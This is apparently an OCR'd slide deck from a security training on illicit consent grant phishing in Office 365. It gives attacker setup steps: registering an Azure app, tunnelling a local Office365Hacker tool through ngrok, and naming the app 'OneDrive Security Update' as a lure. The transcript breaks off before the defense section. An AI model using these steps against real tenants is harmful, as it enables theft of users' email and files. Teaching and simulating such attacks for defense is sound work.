
Illicit Consent Grant Attacks in Office 365

Agenda:

1. Introduction to Illicit Consent Grant Attacks
2. How the Attack Works?
3. Setting Up the Attack Configurations
4. Simulating the Attack Using the Office365Hacker Tool
5. Implementing Defense Strategies
6. Q&A Session

Introduction to Illicit Consent Grant Attacks




Introduction to Illicit Consent Grant Attacks


CIPHER

Today, we're diving into a lesser-known but highly dangerous threat: Illicit Consent Grant Attacks.


This type of phishing attack tricks a user into granting permissions to a malicious Azure app. Once permissions are granted, the attacker gains access to sensitive data, such as emails and files in OneDrive, and can even send emails on behalf of the user.



How the Attack Works?




How the Attack Works?




CIPHER


Setting Up the Attack Configurations




Access Azure Portal Home



Select Microsoft Entra ID




Go to App registrations



CIPHER

Click on New registration



CIPHER

Set Up Ngrok Link

```
┌──(kali㉿kali)-[~/Office365Hacker]
└─$ ngrok http 5000
```

Link: https://f214-2001-16a2-da57-9400-1d0c-cc4d-3b73-551a.ngrok-free.app

Note: When adding the Redirect URL, it must end with **/login/authorized.**

```
ngrok

Share what you're building with ngrok https://ngrok.com/share-your-ngrok-story

Session Status                online
Account                       Yasser (Plan: Free)
Version                       3.18.1
Region                        India (in)
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://f214-2001-16a2-da57-9400-1d0c-cc4d-3b73-551a.ngrok-free.app -> http://localhost:5000

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Add The Link

Register an application

* Name

The user-facing display name for this application (this can be changed later).

OneDrive Security Update

Supported account types

Who can use this application or access this API?

